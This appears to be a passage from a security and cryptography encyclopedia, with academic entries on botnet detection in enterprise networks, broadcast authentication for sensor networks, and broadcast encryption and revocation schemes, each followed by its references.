5. Kim J, Hong S, Preneel B (2007) Related-key rectangle attacks on reduced AES-192 and AES-256. In: Biryukov A (eds) Fast software encryption. Lecture notes in computer science, vol 4593. Springer, Berlin, pp 225–241
6. Vaudenay S (1998) Provable security for block ciphers by decorrelation. In: Morvan M, Meinel C, Krob D (eds) STACS. Lecture notes in computer science, vol 3404. Springer, Berlin, pp 249–275
7. Wagner D (1999) The boomerang attack. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 3404. Springer, Berlin, pp 156–170

Botnet Detection in Enterprise Networks

Guofei Gu
Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA

Related Concepts

►DNS-Based Botnet Detection; ►Trojan Horses, Computer Viruses, and Worms

Background

A botnet is a network of compromised computers (i.e., bots) that are under the control of a remote attacker (i.e., botmaster) through some command and control (C&C) channel. Nowadays, botnets are state-of-the-art malware and widely considered as a primary root-cause for most of the attacks and fraudulent activities on the Internet, such as denial-of-service (DDoS) attacks, spam, phishing, and information theft. The magnitude and potency of the attacks afforded by their combined bandwidth and processing power make botnets the largest threat to Internet security today.

Enterprise networks are particularly vulnerable to botnet penetration and propagation because of their extremely homogeneous network environments, e.g., their machines are typically with the same manufacture, same operation system, and very similar applications and software configurations. Once an internal machine is infected (either by a remote exploitation, or because the user browses a malicious website, clicks a malicious email attachment, inserts an infected USB drive, or brings in an already infected laptop), the rapid propagation from internal hosts can be very hard to stop. Considering the fact that most bots tend to propagate in local networks even though the initial infection is through social engineering or web browsing, this is a realistic and severe threat.

Most existing network-based intrusion detection systems in enterprise networks focus on examining mainly (or only) inbound network traffic for signs of malicious point-to-point intrusion attempts. Although they may have the capacity to detect initial incoming intrusion attempts, they tend to generate a lot of false positives and a lot of alarms that a network administrator can hardly handle. Distinguishing a successful local host infection from the daily myriad scans and intrusion attempts remains a very challenging task. In addition, because of recent advances in malware, it is harder to accurately detect when it initially penetrates the monitored network, as machines can be infected by botnets using many ways other than traditional remote exploitation. It is critical to develop a detection capability for already compromised machines inside monitored networks regardless of how they have been infected.

Theory and Applications

Botnet detection techniques can be generally categorized into signature-based or behavior-based solutions. Signature-based botnet detection solutions are simple and very similar to traditional signature-based antivirus tools or intrusion detection systems in nature. For example, one can use known IRC (Internet Relay Chat) bot nickname patterns to detect specific IRC bots. Or, one can also use known botnet C&C content signatures and/or C&C domain names for detection. This kind of approach is accurate only if a comprehensive and precise signature database is available, and it possesses the inherent weaknesses of signature-based solutions, such as the inability to detect new, unknown bots/botnets.

Several behavior-based approaches have been proposed to detect botnets in enterprise networks. They attempt to capture some intrinsic behavior invariants

within a bot/botnet. Thus, this type of solutions has the hope to capture new, unknown bots/botnets.

One representative example of behavior-based techniques is *dialog* correlation (or *vertical* correlation), first proposed in BotHunter [3]. This new network perimeter monitoring strategy, vertical correlation, examines the behavior history of each distinct host in enterprise networks. It recognizes a correlated dialog trail (or, evidence trail) consisting of multiple stages and representing a successful bot infection. Therefore, this strategy is also referred to as "dialog correlation." BotHunter is designed to track two-way communication flows between internal assets and external entities, and recognize an evidence trail of information exchanges that match a state-based infection-sequence model. BotHunter consists of a correlation engine driven by several malware-focused network detection sensors, each charged with detecting specific stages and aspects of the malware infection process, including inbound scanning, exploit usage, egg downloading, outbound bot coordination dialog, and outbound attack/propagation. The BotHunter correlator then links the dialog trail of inbound intrusion alarms with those outbound communication patterns that are highly indicative of a successful local host infection. When a sequence of evidence matches BotHunter's infection-dialog model, a consolidated report is produced to capture all the relevant events and event sources that played a role during the infection process. The BotHunter tool is currently available for download at http://www.bothunter.net.

While vertical correlation examines behavior history of each distinct host, a new, complementary strategy, *horizon* correlation, looks at behavior correlation among different hosts in the network. The intuition is that because a botnet contains a coordinated group of compromised machines that are controlled by the same botmaster, these bots are very likely to demonstrate spatiotemporal correlation and similarity. BotSniffer [2] is one of the first systems exploiting this intuition to detect botnets. TAMD [5] is another system that uses vertical correlation to aggregate traffic that shares the same external destination, similar payload, and that involves internal hosts with similar OS platforms. Both BotSniffer and TAMD are designed mainly for botnets using centralized C&C communications. To address this limitation, BotMiner [1] is designed to detect botnets independent of their C&C protocols and structures. The design principle of BotMiner is based on the definition and essential properties of botnets. That is, bots within the same botnet communicate with some C&C servers/peers and perform malicious activities, doing so in a similar or correlated fashion. Accordingly, BotMiner clusters have similar communication traffic and similar malicious traffic, and perform cross-cluster correlation to identify the hosts that share both similar communication patterns and similar malicious activity patterns. These hosts are thus bots in the monitored network. BotMiner was evaluated using many real network traces. The results showed that it can detect different types of real-world botnets (IRC-based, HTTP-based, and P2P botnets, including Nugache and Storm Worm) and has a very low false positive rate.

A new correlation strategy, *cause-effect* correlation, has been proposed in BotProbe [4]. The main goal of BotProbe is to detect obscure chat-like botnet C&C communications that resemble human communications and can evade traditional passive and signature-based systems. BotProbe proposes active botnet probing techniques in a network middlebox as a means to augment existing detection strategies. The basic idea is to exploit the cause-effect correlation of botnet command and response (i.e., a certain botnet command will most likely cause a certain type of response from bots), using active probing techniques. BotProbe uses a hypothesis testing algorithmic framework to achieve a desired accuracy. Experimental evaluation shows that BotProbe can successfully identify obscure botnet communications in several real-world IRC botnets.

Open Problems

The botnet detection problem is very challenging. How to improve the efficiency and robustness of existing techniques is still an open problem. In particular, since botnets are state-of-the-art malware and they tend to be adaptive and evasive, one important future direction is to study new techniques to improve the efficiency and increase the coverage of existing correlation/detection techniques, and such techniques should be robust against evasion attempts. Another important future direction is to study cooperative detection combining both host- and network-based components. Host-based approaches can provide different information/views that network-based approaches cannot. The combination of these two complementary approaches can potentially provide better detection results, e.g., possibly for detecting a highly evasive botnet that uses strongly encrypted C&C.

Recommended Reading

1. Guofei Gu, Perdisci R, Zhang J, Lee W (2008) BotMiner: clustering analysis of network traffic for protocol- and structure-independent Botnet detection. In: Proceedings of the 17th USENIX security symposium (Security'08)
2. Guofei Gu, Zhang J, Lee W (2008) BotSniffer: detecting Botnet command and control channels in network traffic. In: Proceedings of the 15th annual network and distributed system security symposium (NDSS'08)
3. Guofei Gu, Porras P, Yegneswaran V, Fong M, Lee W (2007) BotHunter: detecting malware infection through IDS-driven dialog correlation. In: Proceedings of the 16th USENIX security symposium (Security'07)

4. Guofei Gu, Yegneswaran V, Porras P, Stoll J, Lee W (2009) Active Botnet probing to identify obscure command and control channels. In: Proceedings of 2009 annual computer security applications conference (ACSAC'09)
5. Yen T-F, Reiter M (2008) Traffic aggregation for malware detection. In: Proceedings of the fifth GI international conference on detection of intrusions and malware, and vulnerability assessment (DIMVA'08)

Broadcast Authentication from a Conditional Perspective

Donggang Liu
Department of Computer Science and Engineering, The University of Texas at Arlington, Arlington, Texas, USA

Synonyms

Multicast authentication

Related Concepts

►Digital Signature; ►One-Way Hash Function

Definition

Broadcast authentication is a cryptographic protocol that ensures the authenticity of broadcast messages. In sensor networks, every sensor node should be able to verify whether a broadcast message does come from the legitimate sender and the content of this message has not been modified during transmission.

Background

As one of the most fundamental services in sensor networks, broadcast allows a sender to send critical data and commands to many sensor nodes in an efficient way. A natural idea to achieve broadcast authentication is to use schemes based on public key cryptography, i.e., digital signatures. However, sensor nodes are resource-limited; it is often undesirable to use computationally expensive algorithms. Current research focuses on (1) developing solutions that only use symmetric key cryptographic operations and (2) reducing the cost of digital signature schemes.

Theory

The objective of broadcast authentication in sensor networks is to ensure the authenticity of broadcast messages in the presence of malicious attacks. It is assumed that the attacker can (1) access the wireless channel to eavesdrop, modify, or block any broadcast packet and (2) locate and compromise sensor nodes to learn the secrets stored on them.

Solutions Using Symmetric Cryptography

Perrig et al. developed a broadcast authentication scheme, named μTESLA, for sensor networks that only uses symmetric key cryptography [7]. This scheme introduces asymmetry by delaying the disclosure of symmetric keys. Specifically, a sender broadcasts a message with a message authentication code (MAC) generated with a secret key K, which will be disclosed after a certain period of time. When a receiver receives this message, if it finds out that the packet was sent before the key was disclosed, the receiver will buffer this packet and authenticate it when it receives the corresponding disclosed key. To continuously authenticate the broadcast packets, μTESLA divides the time period for broadcasting into multiple time intervals, assigning different keys to different time intervals. All the packets broadcasted in a given time interval are authenticated with the same key assigned to that time interval.

To verify the broadcast messages, a receiver first authenticates the disclosed keys. μTESLA uses a one-way key chain for this purpose. The sender selects a random value K_n as the last key in the key chain and repeatedly performs a pseudo random function F to compute all the other keys: $K_i = F(K_{i+1}), 0 \le i \le n-1$, where the secret key K_i is assigned to the i-th time interval. With the pseudo random function F, given K_j in the key chain, anybody can compute all previous keys $K_i, 0 \le i \le j$, but nobody can compute any of the later keys $K_i, j+1 \le i \le n$. Thus, with the knowledge of the initial key K_0, called the *commitment* of the key chain, a receiver can authenticate any key in the key chain by only performing F. When a broadcast message is available in i-th interval, denoted as I_i, the sender generates MAC for this message with a key derived from K_i and then broadcasts this message along with its MAC and discloses the key K_{i-d} assigned to the time interval I_{i-d}, where d is the disclosure lag of the authentication keys. The sender prefers a long delay in order to make sure that all or most of the receivers can receive its broadcast messages. But, for the receivers, a long delay could result in high storage overhead to buffer the messages.

Since every key in the key chain will be disclosed after some delay, the attacker can forge a broadcast packet by using the disclosed key. μTESLA uses a security condition to prevent a receiver from accepting any broadcast packet authenticated with a disclosed key. When a receiver receives an incoming broadcast packet in time interval I_i, it needs to check whether this packet is broadcasted before the disclosure of the corresponding key. If yes, the receiver accepts this packet. Otherwise, the receiver simply drops it. When the receiver receives the disclosed key K_i,

it can authenticate it with any key K_j received previously by checking whether $K_j = F^{i-j}(K_i i)$, and then verify the buffered packets that were sent during time interval I_i.

However, in μTESLA, the base station has to unicast the initial parameters such as the key chain commitments to the sensor nodes individually. This feature severely limits its application in large sensor networks. For example, the implementation of μTESLA in [7] has 10Kbps at the physical layer and supports 30-byte packets. To bootstrap 2,000 nodes, the base station has to send or receive at least 4,000 packets to distribute the initial parameters, which takes at least $\frac{4,000\times30\times8}{10,240} = 93.75$ s even if the channel utilization is perfect. Such a method certainly cannot scale up to very large sensor networks, which may have thousands or even millions of nodes. To address this problem a *multi-level* μTESLA scheme was proposed in [4, 5]. The basic idea is to use μTESLA in multiple resolutions so that a high-level μTESLA instance can be used to help the distribution of the initial parameters for low-level ones.

Solutions Using Asymmetric Cryptography

Recent studies have shown that it is possible to do public key cryptographic operations on resource-constrained sensor platforms [2]. In addition, there have been continuous efforts to optimize Elliptic Curve Cryptography (ECC) for sensor platforms [3, 6]. As a result, ECC-based signature schemes will also be an attractive alternative for broadcast authentication in sensor networks. One promising approach is the Elliptic Curve Digital SignatureAlgorithm (ECDSA), which is a variant of the Digital Signature Algorithm (DSA) that uses ECC. In general, the bit size of the ECDSA public key is believed to be about twice the size of the security level in bits. In other words, to have a security level of 80 bits, the public key for ECDSA will be about 160 bits, which is much smaller than the key size (1,024 bits) needed by DSA to achieve the same level of security.

However, the significant resource consumption imposed by public key cryptographic operations makes schemes like ECDSA easy targets of denial-of-service (DoS) attacks. For example, if ECDSA is directly used for broadcast authentication without further protection, an attacker can simply broadcast forged packets and force the receiving nodes to do a large number of unnecessary signature verifications, eventually exhausting their battery power.

A number of methods have been proposed to deal with the DoS attacks against signature verification [1, 8]. One option is *pre-authentication filter* [1], which effectively removes bogus messages before performing the actual signature verification. This solution is developed based on the fact that broadcast in sensor networks is usually done by a network-wide flooding protocol, and a broadcast message forwarded by a sensor node only has a small number of immediate receivers due to the short-range radio. Hence, whenever a sensor node forwards a broadcast packet, it embeds a few additional bits in this packet for each neighbor based on a secret shared with that neighbor. These bits will allow this node to weakly authenticate the broadcast message to remove a significant part of fake signatures without verifying them.

Another option is to contain DoS attacks against digital signatures by limiting the propagation of fake signatures [8]. During the flooding of broadcast messages, each sensor node will choose to do an authentication before forwarding, the *authentication-first* idea, or forwarding before authentication, the *forwarding-first* idea. Clearly, the authentication-first idea can stop the propagation right after the verification. Hence, the basic idea is that sensor nodes slowly shift to authentication-first scheme if they start receiving a lot of bogus messages, but remain in forwarding-first mode if the majority of the messages they received are authentic.

Applications

Broadcast authentication is a critical service for any sensor network that needs to operate in hostile environments. Many sensor network protocols such as flooding and local collaboration (e.g., data aggregation) benefit significantly from broadcast, which efficiently disseminates critical data or commands to other sensor nodes. Due to the existence of attackers, broadcast services have to be protected so that the attacker cannot forge/modify broadcast messages to compromise the security of other network protocols.

Open Problems

Broadcast authentication is still an active research area due to the limitations of existing solutions. In particular, solutions based on symmetric cryptography have several practical limitations such as the requirement of time synchronization and the authentication delay. How to make these solutions practically useful will be a challenge. For solutions based on asymmetric cryptography, the cost of generating and verifying signatures will still be a problem for low-end nodes. How to further reduce the computation overhead is an open area.

Recommended Reading

1. Dong Q, Liu D, Ning P (2008) Pre-authentication filters: providing dos resistance for signature-based broadcast authentication in wireless sensor networks. In: Proceedings of ACM Conference on Wireless Network Security (WiSec), Alexandria, Virginia

2. Gura N, Patel A, Wander A (2004) Comparing elliptic curve cryptography and RSA on 8-bit CPUs. In: Proceedings of the Workshop on Cryptographic Hardware and Embedded Systems (CHES), Boston, Massachusetts
3. Liu A, Ning P (2008) TinyECC: A configurable library for elliptic curve cryptography in wireless sensor networks. In: Proceedings of the International Conference on Information Processing in Sensor Networks (IPSN), St. Louis, Missouri
4. Liu D, Ning P (2003) Efficient distribution of key chain commitments for broadcast authentication in distributed sensor networks. In: Proceedings of the 10th Annual Network and Distributed System Security Symposium (NDSS), pp. 263–276. San Diego, California
5. Liu D, Ning P (2004) Multi-level μTESLA: broadcast authentication for distributed sensor networks. ACM Transactions in Embedded Computing Systems (TECS), 3(4)
6. Malan DJ, Welsh M, Smith MD (2004) A public-key infrastructure for key distribution in tinyos based on elliptic curve cryptography. In: Proceedings of First Annual IEEE Communications Society Conference on Sensor and Ad Hoc Communications and Networks (IEEE SECON 2004), pp 71–80. Santa Clara, California
7. Perrig A, Szewczyk R, Wen V, Culler D, Tygar D (2001) SPINS: Security protocols for sensor networks. In: Proceedings of Seventh Annual International Conference on Mobile Computing and Networks (MobiCom). Rome, Italy
8. Wang R, Du W, Ning P (2007) Containing denial-of-service attacks in broadcast authentication in sensor networks. In MobiHoc '07: Proceedings of the 8th ACM international symposium on Mobile ad hoc networking and computing, pp 71–79. ACM, New York

Broadcast Authentication from an Information Theoretic Perspective

Yvo Desmedt[1], Goce Jakimoski[2]
[1]Department of Computer Science, University College London, London, UK
[2]Electrical and Computer Engineering, Stevens Institute of Technology, USA

Synonyms

Multicast authentication

Related Concepts

►Authentication; ►Authentication Codes; ►CBC-MAC and Variants; ►CMAC; ►Digital Signatures; ►GMAC; ►HMAC; ►MAC Algorithms; ►Multi-cast Stream Authentication; ►PMAC

Definition

Broadcast authentication is a generalization of the message authentication notion that allows more than one receiver.

Background

The first broadcast authentication codes were proposed by Desmedt, Frankel, and Yung [1]. Safavi-Naini and Wang have considered more general broadcast authentication models and proposed new schemes.

Theory

The broadcast message authentication setting is an extension of the conventional message authentication systems. The conventional message authentication setting is a point-to-point setting with three participants: a transmitter(sender), a receiver, and an adversary. Both, the sender and the receiver are honest. Prior to engaging in a communication, the transmitter generates a secret key and sends it to the receiver over a secure channel. Next, the sender computes a codeword for the message using the secret key. This is typically accomplished by appending an authentication tag to the message. The codeword is sent over a public channel which is subject to active attack. The receiver uses the secret key to decode the message and verify its authenticity. The goal of the adversary is to forge a message (i.e., to trick the sender into accepting a message that was not sent by the receiver). In the broadcast authentication model, there are $n > 1$ receivers. The transmitter and the receivers share secret key information. The transmitter sends an encoded message over a public channel to the receivers, and each receiver uses its secret key information to decode the message and verify its authenticity. It is assumed that the adversary can corrupt a limited number ω of receivers. The goal of the adversary is to forge a message in cooperation with the corrupt receivers. The scheme is secure if the probability that the adversary will succeed is negligible.

The initially proposed broadcast authentication schemes were unconditionally secure. In this case, the adversary has unlimited computational power. The sender encodes and sends only one message per secret key. So, there are only two possible attacks: an impersonation attack and a substitution attack. In both types of attacks, the adversary cooperates with a group of malicious receivers in order to construct a fraudulent message that will be accepted as authentic by some honest receiver. The difference between the two types of attacks is that in impersonation the attacker has not seen any previous communication, while in substitution he has seen receiver's transmission and replaced the codeword sent to a honest receiver. The adversary is successful if an honest receiver accepts a fraudulent message.

The message authentication codes that provide unconditional security in a broadcast scenario are called multi-receiver authentication codes or MRA-codes for short. An MRA-code can be constructed from a conventional

unconditionally secure authentication code (A-code) by allowing transmitter to share a different secret key with each of the n receivers. The broadcasted codeword is simply a concatenation of the codewords for each receiver. The length of the sender's key and the combined authentication tag grow linearly with the number of receivers. Although this solution is secure against the largest possible group of colluding receivers, it is a very uneconomical method of authenticating a message. Hence, an important question is whether it is possible to construct more efficient MRA-codes with shorter tags and shorter transmitters key. The answer to this question is positive, and some more efficient constructions have been provided in the literature [1, 3].

The verification key in the digital signature schemes is public. Hence, the digital signature schemes remain computationally secure in a broadcast scenario. However, using digital signatures to achieve broadcast authentication might be too costly for some applications. One such class of applications is the class of streaming applications. Streaming applications such as streaming audio or video generate large volumes of data that has to be processed in real-time. Digitally signing each packet is too expensive. Therefore, many efficient multicast (or broadcast) stream authentication methods providing different levels of computational security have been suggested so far (►Stream Authentication).

The broadcast authentication model can be further generalized. One such extension is to have a dynamically chosen sender instead of a fixed one. The authentication codes that are designed to provide security in this setting are called MRA-codes with a dynamic sender or DMRA-codes for short [2]. A further extension of allowing up to t senders instead of only one sender gave rise to the notion of tDMRA-codes. A trivial construction of a tDMRA-code is to use t copies of a DMRA-code with t independent keys. The efficiency of this solution grows linearly with the number of possible senders t. Some constructions that improve on the trivial solution have been presented [4].

Recommended Reading

1. Desmedt Y, Frankel Y, Yung M (1992) Multi-receiver/Multi-sender network security: efficient authenticated multicast/ feedback. In: IEEE Infocom' 92, Florence, Italy. pp 2045–2054
2. Safavi-Naini R, Wang H (1998) New results on multi-receiver authentication codes. In: Advances in cryptology – Eurocrypt '98 (Lecture notes in computer science 1438), Springer, Heidelberg, pp 527–541
3. Safavi-Naini R, Wang H (1998) Bounds and constructions for multi-receiver authentication codes. In: Advances in cryptology – Asiacrypt '98 (Lecture notes in computer science 1514), Springer, Heidelberg, pp 242–256
4. Safavi-Naini R, Wang H (2001) Broadcast authentication for group communication. Theoret Comput Sci 269:1–21

Broadcast Encryption

Dalit Naor
Department of Computer Science and Applied Mathematics, Weizmann Institute of Science, Rehovot, Israel

B

Definition

The concept of broadcast encryption deals with methods that allow to efficiently transmit information to a dynamically changing group of privileged users who are allowed to receive the data. It is often convenient to think of it as a revocation scheme, which addresses the case where some subset of the users are excluded from receiving the information.

Background

The problem of a center transmitting data to a large group of receivers so that only a predefined subset is able to decrypt the data is at the heart of a growing number of applications. Among them are pay-TV applications, multicast (or secure group) communication, secure distribution of copyright-protected material (e.g., music), digital rights management, and audio streaming. Different applications impose different rates for updating the group of legitimate users. Users are excluded from receiving the information due to payments, subscription expiration, or since they have abused their rights in the past.

One special case is when the receivers are stateless. In such a scenario, a (legitimate) receiver is not capable of recording the past history of transmissions and changes its state accordingly. Instead, its operation must be based on the current transmission and its initial configuration. Stateless receivers are important for the case where the receiver is a device that is not constantly online, such as a media player (e.g., a CD or DVD player where the "transmission" is the current disc [1, 2], a satellite receiver (GPS) and perhaps in multicast applications).

Broadcast encryption can be combined with tracing capabilities to yield trace-and-revoke schemes. A tracing mechanism enables the efficient tracing of leakage, specifically, the source of keys used by illegal devices, such as pirate decoders or clones. Trace-and-revoke schemes are of particular value in many scenarios: they allow to trace the identity of the user whose key was leaked; in turn, this user's key is revoked from the system for future uses.

Theory

What are the desired properties of a broadcast encryption scheme? A good scheme is characterized by

- Low bandwidth – we aim at a small message expansion, namely, that the length of the encrypted content should not be much longer than the original message.
- Small amount of storage – we would like the amount of required storage (typically keys) at the user to be small, and as a secondary objective the amount of storage at the server to be manageable as well.
- Attentiveness – does the scheme require users to be online "all the time?" If such a requirement does not apply, then the scheme is called stateless.
- Resilience – we want the method to be resilient to large coalitions of users who collude and share their resources and keys.

In order to evaluate and compare broadcast encryption methods, we define a few parameters. Let N be the set of all users, $|\mathcal{N}| = N$, and $\mathcal{R} \subset N$ be a group of $|\leftarrow \mathcal{R}| = r$ users whose decryption privileges should be revoked. The goal of a broadcast encryption algorithm is to allow a center to transmit a message M to all users such that any user $u \in \mathcal{N} \backslash \leftarrow \mathcal{R}$ can decrypt the message correctly, while a coalition consisting of t or fewer members of $\mathcal{R}$ cannot decrypt it. The important parameters are therefore r, t, and N.

A system consists of three parts: (1) a key assignment scheme, which is an initialization method for assigning secret keys to receivers that will allow them to decrypt. (2) The broadcast algorithm – given a message M and the set $\mathcal{R}$ of users to revoke outputs a ciphertext message M' that is broadcast to all receivers. (3) A decryption algorithm – a (nonrevoked) user who receives ciphertext M' should produce the original message M using its secret information.

The issue of secure broadcasting to a group has been investigated earlier on; see, for example, [3]. The first formal definition of the area of *broadcast encryption*, including parameterization of the problem and its rigorous analysis (as well as coining the term) was done by Fiat and Naor in [4] and has received much attention since then; see for example [5–14]. The original broadcast encryption method of [4] allows the removal of any number of users as long as at most t of them collude. There the message length is $O(t \log^2 t)$; a user must store a number of ►keys that is logarithmic in t and the amount of work required by the user is $\tilde{O}(r/t)$ decryptions. The scheme can be used in a stateless environment as it does not require attentiveness. On the other hand, in the stateful case, gradual revocation of users is particularly efficient.

The logical-tree-hierarchy (LKH) scheme, suggested independently in the late 1990s by Wallner et al. [13] and Wong et al. [14], is designed to achieve secure group communication in a multicast environment. Useful mainly in the connected mode for multicast rekeying applications, it revokes or adds a single user at a time, and updates the keys of all remaining users. It requires a transmission of $2 \log N$ keys to revoke a single user, each user is required to store $\log N$ keys and the amount of work each user should do is $\log N$ encryptions (the expected number is $O(1)$ for an average user). These bounds are somewhat improved in [5, 15–18], but unless the storage at the user is extremely high they still require a transmission of length $\Omega(r \log N)$. This algorithm may revoke any number of users, regardless of the coalition size.

Luby and Staddon [9] considered the information theoretic (computational complexity, ►information theory, and ►security) setting and devised bounds for any revocation algorithms under this setting. Garay et al. [6] introduced the notion of *long-lived broadcast encryption*. In this scenario, keys of compromised decoders are no longer used for encryptions. The question they address is how to adapt the broadcast encryption scheme so as to maintain the security of the system for the good users.

CPRM, which stands for content protection for recordable media, [1] is a technology for protecting content on physical media such as recordable DVD, DVD Audio, Secure Digital Memory Card, and Secure CompactFlash. It is one of the methods that explicitly considers the stateless scenario. There, the message is composed of $r \log N$ encryptions, the storage at the receiver consists of $\log N$ keys, and the computation at the receiver requires a single decryption. It is a variant on the techniques of [4].

The subset difference method for broadcast encryption, proposed by Naor, Naor, and Lotspiech [10, 11], is most appropriate in the stateless scenario. It requires a message length of $2r - 1$ (in the worst case, or $1.38r$ in the average case) encryptions to revoke r users, and storage of $\frac{1}{2}\log^2 N$ keys at the receiver. The algorithm does not assume an upper bound of the number of revoked receivers, and works even if all r revoked users collude. The key assignment of this scheme is computational and not information theoretic, and as such it outperforms an information theoretic lower bound on the size of the message [9]. A rigorous security treatment of a family of schemes, including the subset difference method, is provided in [11]. Halevy and Shamir [7] have suggested a variant of subset difference called LSD (layered subset difference). The storage requirements are reduced to $O(\log^{1+\varepsilon} N)$ while the message length is $O(r/\varepsilon)$, providing a full spectrum between the complete subtree and subset difference methods. A reasonable choice is $\varepsilon = 2$.

Both LKH and the subset difference methods are hierarchical in nature and as such are particularly suitable to

cases where related users must all be revoked at once, for instance, all users whose subscription expires on a certain day.

It is also important to realize that many implementations in this field remain proprietary and are not published both for security reasons (not to help the pirates) as well as for commercial reasons (not to help the competitors).

Constructions

A high level overview of three fundamental broadcast encryption constructions is outlined below. Details are omitted and can be found in the relevant references. One technique that is commonly used in the key assignment of these constructions is the derivation of keys in a tree-like manner: a key is associated with the root of a tree and this induces a labeling of all the nodes of the tree. The derivation is done based on the technique first used by Goldreich, Goldwasser, and Micali (GGM) [19].

Fiat–Naor Construction

The idea of the construction in [4] is to start with the case where the coalition size (the number of users who collude and share their secret information) is t and reduce it to the case where the coalition size is 1, the basic construction. For this case, suppose that there is a key *associated* with each user; every user is given *all keys except the one associated with it*. (As an illustration, think of the key associated with a user as written on its forehead, so that all other users except for itself can see it.) To broadcast a message to the group $\mathcal{N}\setminus \leftarrow \mathcal{R}$, the center constructs a broadcast key by Xoring all keys associated with the *revoked users* $\mathcal{R}$. Note that any user $u \in \mathcal{N}\setminus \leftarrow \mathcal{R}$ can reconstruct this key, but a user $u \in \mathcal{R}$ cannot deduce the key from its own information. This naive key assignment requires every user to store $N-1$ keys. Instead, by deriving the keys in a GGM tree-like process, the key assignment is made feasible by requiring every user to store $\log N$ keys only.

The construction is then extended to handle the case where up to t users may share their secret information. The idea then is to obtain a scheme for larger t by various partitions of the user set, where for each such partition the basic scheme is used.

Logical Key Hierarchy

The LKH (logical key hierarchy) scheme [13, 14, 20] maintains a common encryption key for the active group members. It assumes that there is an initial set N of N users and that from time to time an active user leaves and a new value for the group key should be chosen and distributed to the remaining users. The operations are managed by a center that broadcasts all the maintenance messages and is also responsible for choosing the new key. When some user $u \in N$ is revoked, a new group key K' should be chosen and all nonrevoked users in N should receive it, while no coalition of the revoked users should be able to obtain it; this is called a *leave* event. At every point a nonrevoked user knows the group key K as well as a set of secret "auxiliary" keys. These keys correspond to subsets of which the user is a member, and may change throughout the lifetime of the system.

Users are associated with the leaves of a full binary tree of height $\log N$. The center associates a key K_i with every node v_i of the tree. At initialization, each user u is sent (via a secret channel) the keys associated with all the nodes along the path connecting the leaf u to the root. Note that the root key K is known to all users and can be used to encrypt group communications.

In order to remove a user u from the group (a *leave* event), the center performs the following operations. For all nodes v_i along the path from u to the root, a new key K_i' is generated. The new keys are distributed to the remaining users as follows: let v_i be a node on the path, v_j be its child on the path, and v_ℓ its child that is *not* on the path. Then K_i' is encrypted using K_j' and K_ℓ (the latter did not change), i.e., a pair of encryptions $\left\langle E_{K_j'}\left(K_i'\right), E_{K_\ell}\left(K_i'\right)\right\rangle$. The exception is if v_i is the parent of the leaf u, in which case only a single encryption using the sibling of u is sent. All encryptions are sent to all the users.

Subset Difference

The subset difference construction defines a collection of subsets of users $S_1, \ldots, S_w$, $S_j \subseteq \mathcal{N}$. Each subset S_j is assigned a long-lived key L_j; a user u is assigned some secret information I_u so that every member of S_j should be able to deduce L_j from its secret information. Given a revoked set $\mathcal{R}$, the remaining users are partitioned into disjoint sets $S_{i1}, \ldots, S_{im}$ from the collection that entirely *cover* them (every user in the remaining set is in at least one subset in the cover) and a session key K is encrypted m times with $L_{i1}, \ldots, L_{im}$. The message is then encrypted with the session key K.

Again, users are associated with the leaves of a full binary tree of height $\log N$. The collection of subsets $S_1, \ldots, S_w$ defined by this algorithm corresponds to subsets of the form "a group of receivers G_1 minus another group G_2," where $G_2 \subset G_1$. The two groups G_1, G_2 correspond to leaves in two full binary subtrees. Therefore, a valid subset S is represented by two nodes in the tree (v_i, v_j) such that v_i is an ancestor of v_j and is denoted as $S_{i,j}$. A leaf u is in $S_{i,j}$ iff it is in the subtree rooted at v_i but *not* in the subtree rooted at v_j, or in other words $u \in S_{i,j}$ iff v_i is an ancestor of u but v_j is not.

The observation is that for any subset $\mathcal{R}$ of revoked users, it is possible to find a set of at most $2r - 1$ subsets from the predefined collection that cover all other users $\mathcal{N} \setminus \mathcal{R}$.

A naive key assignment that assigns to each user all long-lived keys of the subsets it belongs to requires a user to store $O(N)$ key. Instead, this information (or rather a succinct representation of it) can be reduced to $\frac{1}{2}\log^2 N$ based on a GGM-like tree construction; for details see [11].

Recommended Reading

1. Content Protection for Recordable Media. http://www.4centity.com/4centity/tech/cprm
2. Lotspiech J, Nusser S, Pestoni F (2002) Broadcast encryption's bright future. Computer 35(8):57–63
3. Berkovits S (1991) How to broadcast a secret. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Brighton, April 1991. Lecture Notes in Computer Science, vol 547. Springer, Berlin, pp 535–541
4. Fiat A, Naor M (1994) Broadcast encryption. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, Santa Barbara, August 1993. Lecture Notes in Computer Science, vol 773. Springer, Berlin, pp 480–491
5. Canetti R, Garay J, Itkis G, Micciancio D, Naor M, Pinkas B (1999) Multicast security: a taxonomy and some efficient constructions. In: Proceedings of IEEE INFOCOM'99, New York, March 1999, vol 2, pp 708–716
6. Garay JA, Staddon J, Wool A (2000) Long-lived broadcast encryption. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Santa Barbara, August 2000. Lecture Notes in Computer Science, vol 1880. Springer, Heidelberg, pp 333–352
7. Halevy D, Shamir A (2002) The LSD broadcast encryption scheme. In: Yung M (ed) Advances in cryptology – CRYPTO 2002, Santa Barbara, August 2002. Lecture Notes in Computer Science, vol 2442. Springer, Berlin
8. Kumar R, Rajagopalan R, Sahai A (1999) Coding constructions for blacklisting problems without computational assumptions. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Santa Barbara, August 1999. Lecture Notes in Computer Science, vol 1666. Springer, Heidelberg, pp 609–623
9. Luby M, Staddon J (1998) Combinatorial bounds for broadcast encryption. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98, Espoo, May–June 1998. Lecture Notes in Computer Science, vol 1403. Springer, Heidelberg, pp 512–526
10. Naor D, Naor M (2003) Protecting cryptographic keys: the trace and revoke approach. Computer 36(7):47–53
11. Naor D, Naor M, Lotspiech J (2001) Revocation and tracing schemes for stateless receivers. In: Killian J (ed) Advances in cryptology – CRYPTO 2001, Santa Barbara, August 2001. Lecture Notes in Computer Science, vol 2139. Springer, Berlin, pp 41–62. Full version: ECCC Report 43, 2002. http://www.eccc.uni-trier.de/eccc/
12. Naor M, Pinkas B (2001) Efficient trace and revoke schemes. In: Frankel Y (ed) Financial cryptography, fourth international conference, FC 2000 Proceedings, Anguilla, February 2000. Lecture Notes in Computer Science, vol 1962. Springer, Berlin, pp 1–20
